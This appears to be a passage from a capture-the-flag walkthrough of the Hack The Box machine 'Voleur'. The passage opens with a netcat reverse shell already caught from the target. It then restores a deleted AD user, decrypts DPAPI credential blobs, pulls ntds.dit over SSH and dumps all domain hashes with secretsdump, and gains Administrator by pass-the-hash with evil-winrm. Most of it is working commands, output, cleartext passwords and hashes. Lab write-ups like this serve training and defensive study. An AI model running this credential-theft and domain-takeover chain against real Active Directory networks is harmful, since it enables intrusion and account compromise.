4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.224] from (UNKNOWN) [10.10.11.76] 60223
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
voleur\svc_ldap

C:\Windows\system32>Import-Module ActiveDirectory
Import-Module ActiveDirectory
'Import-Module' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>
What is a tombstone?
In Active Directory (AD), when an object (like a user or group) is deleted, it isn’t immediately removed from the database. Instead, it is marked as a tombstone. This tombstoned object is hidden and stripped of most attributes but retains essential identifiers like SID and GUID.
Enumerate tombstoned users
1
2
Import-Module ActiveDirectory
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *
Todd Wolfe is tombstoned:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> Import-Module ActiveDirectory
Import-Module ActiveDirectory
PS C:\Windows\system32> Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 133964906261209761
badPwdCount                     : 0
CanonicalName                   : voleur.htb/Deleted Objects/Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
CN                              : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
codePage                        : 0
countryCode                     : 0
Created                         : 1/29/2025 1:08:06 AM
createTimeStamp                 : 1/29/2025 1:08:06 AM
Deleted                         : True
Description                     : Second-Line Support Technician
DisplayName                     : Todd Wolfe
DistinguishedName               : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted
                                  Objects,DC=voleur,DC=htb
dSCorePropagationData           : {7/8/2025 4:21:36 PM, 7/8/2025 4:09:57 PM, 5/13/2025 4:11:10 PM, 1/29/2025 4:52:29
                                  AM...}
givenName                       : Todd
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Second-Line Support Technicians,DC=voleur,DC=htb
lastLogoff                      : 0
lastLogon                       : 133964910111366592
lastLogonTimestamp              : 133964898317772683
logonCount                      : 53
memberOf                        : {CN=Second-Line Technicians,DC=voleur,DC=htb, CN=Remote Management
                                  Users,CN=Builtin,DC=voleur,DC=htb}
Modified                        : 7/8/2025 4:31:38 PM
modifyTimeStamp                 : 7/8/2025 4:31:38 PM
msDS-LastKnownRDN               : Todd Wolfe
Name                            : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid                       : S-1-5-21-3927696377-1337352550-2781715495-1110
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133826280731790960
sAMAccountName                  : todd.wolfe
sDRightsEffective               : 0
sn                              : Wolfe
userAccountControl              : 66048
userPrincipalName               : todd.wolfe@voleur.htb
uSNChanged                      : 127337
uSNCreated                      : 12863
whenChanged                     : 7/8/2025 4:31:38 PM
whenCreated                     : 1/29/2025 1:08:06 AM


PS C:\Windows\system32>
Recover the tombstoned user
1
Get-ADObject -Filter 'isDeleted -eq $True -and samAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
Authenticate as the recovered user
We already had the password for todd.wolfe (NightT1meP1dg3on14), so I verified SMB authentication:
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
DPAPI

After recovering todd.wolfe and collecting data again, Todd is confirmed as a member of the Second-Line Technician group.
Here, we can see that todd.wolfe also has read access to the IT share.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' --shares -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
Connected to the IT share using a Kerberos ticket for todd.wolfe and enumerated the folder structure. I used impacket-smbclient to browse the share.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-getTGT voleur.htb/todd.wolfe:NightT1meP1dg3on14 -dc-ip 10.10.11.76
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in todd.wolfe.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# export KRB5CCNAME=todd.wolfe.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-smbclient -k -no-pass voleur.htb/ryan.naylor@dc.voleur.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc0000016 - STATUS_MORE_PROCESSING_REQUIRED - {Still Busy} The specified I/O request packet (IRP) cannot be disposed of because the I/O operation is not complete.

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-smbclient -k -no-pass voleur.htb/todd.wolfe@dc.voleur.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
#
# ls
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 17:08:33 2025 ..
drw-rw-rw-          0  Wed Jan 29 10:13:03 2025 Second-Line Support
#
Drilled into the archived user folder and found DPAPI artifacts. DPAPI stores encrypted credentials (credential blobs) and the user’s master key required to decrypt them.
We can find the master key at
1
/Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110
And the credential blob at:
1
/Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

/Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
#  cd /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110
#
# ls
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-        740  Wed Jan 29 08:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-        900  Wed Jan 29 07:53:08 2025 BK-VOLEUR
-rw-rw-rw-         24  Wed Jan 29 07:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88
#
# cd Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credential\
[-] SMB SessionError: code: 0xc000003a - STATUS_OBJECT_PATH_NOT_FOUND - {Path Not Found} The path %hs does not exist.
# cd /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credential/
[-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.
#  cd /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
# ls
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-        398  Wed Jan 29 08:13:50 2025 772275FAD58525253490A9B0039791D3
#
#
Using the DPAPI artifacts from the IT share, I decrypted the user master key and recovered the stored credential.
decrypt master key with impacket-dpapi (using todd.wolfe password)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
use the decrypted master key to decrypt the credential blob
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$  impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
Credential obtained
jeremy.combs:qT3V9pLXyN7W4m
Privilege Escalation
Jeremy is a member of the Third-Line Support Technicians group.

Jeremy also has read access to the IT share.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u jeremy.combs -p 'qT3V9pLXyN7W4m' --shares -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
After connecting to the IT share as jeremy.combs we found a Third‑Line Support folder containing an SSH private key and a short note:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-getTGT voleur.htb/jeremy.combs:qT3V9pLXyN7W4m -dc-ip 10.10.11.76
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in jeremy.combs.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# export KRB5CCNAME=jeremy.combs.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-smbclient -k -no-pass voleur.htb/jeremy.combs@dc.voleur.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 17:08:33 2025 ..
drw-rw-rw-          0  Thu Jan 30 11:11:29 2025 Third-Line Support
# cd Third-Line Support
l# ls
drw-rw-rw-          0  Thu Jan 30 11:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 ..
-rw-rw-rw-       2602  Thu Jan 30 11:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 11:07:35 2025 Note.txt.txt
# get id_rsa
# get Note.txt.txt
#
# exit
Here we have a message in note.txt.txt.
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# cat Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
Logical interpretation: The admin mentions configuring WSL to use Linux backup tooling. This explains why an SSH key exists on the DC and hints that Linux tooling or an Ubuntu subsystem/service might be running on the host — making SSH a likely access vector.
SSH To Jeremy
Save the key with secure permissions and SSH into the host:
1
2
chmod 600 id_rsa
ssh -i id_rsa svc_backup@dc.voleur.htb -p 2222
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# ssh -i id_rsa svc_backup@dc.voleur.htb -p 2222
The authenticity of host '[dc.voleur.htb]:2222 ([10.10.11.76]:2222)' can't be established.
ED25519 key fingerprint is SHA256:mKWAEwLTnEN2bJNi7fkc+BZodiXCIiP3ywSLJiZL0ss.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc.voleur.htb]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 12 06:37:42 PDT 2025

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   36%       IPv4 address for eth0: 10.10.11.76
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd                                                                           [ OK ]
svc_backup@DC:~$ ls
svc_backup@DC:~$ pwd
/home/svc_backup
Here, under Active Directory, we have the ntds.dit file, and in /Backups/registry, we have the SAM and SYSTEM files.
1
 /mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/
1
/mnt/c/IT/Third-Line\ Support/Backups/Backups/registry/
1
2
3
4
5
6
7
8
9
10
svc_backup@DC:~$ cd /mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls
ntds.dit  ntds.jfm

svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ cd ..
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ cd registry/
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$ ls
SECURITY  SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$
Pulled the AD database and SYSTEM/SECURITY hives from the DC (WSL-mounted Windows paths) to my machine for offline analysis:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# copy AD DB files

┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ sudo scp -P 2222 -i id_rsa svc_backup@voleur.htb:/mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/* backup/
The authenticity of host '[voleur.htb]:2222 ([10.10.11.76]:2222)' can't be established.
ED25519 key fingerprint is SHA256:mKWAEwLTnEN2bJNi7fkc+BZodiXCIiP3ywSLJiZL0ss.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts.
ntds.dit                                                                                    100%   24MB   1.8MB/s   00:13
ntds.jfm                                                                                    100%   16KB  28.1KB/s   00:00


# copy registry hives


┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ sudo scp -P 2222 -i id_rsa svc_backup@voleur.htb:/mnt/c/IT/Third-Line\ Support/Backups/registry/* backup/
SECURITY                                                                                    100%   32KB  39.6KB/s   00:00
SYSTEM                                                                                      100%   18MB   1.4MB/s   00:12

┌──(kali㉿kali)-[~/HTB-machine/voleur/backup]
└─$ ls
ntds.dit  ntds.jfm  SECURITY  SYSTEM
Access as Administrator
Used Impacket’s secretsdump to extract NT hashes from the copied files:
1
impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29

┌──(kali㉿kali)-[~/HTB-machine/voleur/backup]
└─$ impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey..
.
.
.
.
combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
Winrm to Administrator
1
impacket-getTGT voleur.htb/Administrator -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.10.11.76
1
export KRB5CCNAME=Administrator.ccache
1
evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

┌──(kali㉿kali)-[~/HTB-machine/voleur/backup]
└─$ impacket-getTGT voleur.htb/Administrator -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.10.11.76

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(kali㉿kali)-[~/HTB-machine/voleur/backup]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/HTB-machine/voleur/backup]
└─$ evil-winrm -i dc.voleur.htb -r VOLEUR.HTB


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
************b7ccf881df704f9f113a
*Evil-WinRM* PS C:\Users\Administrator\Documents> exit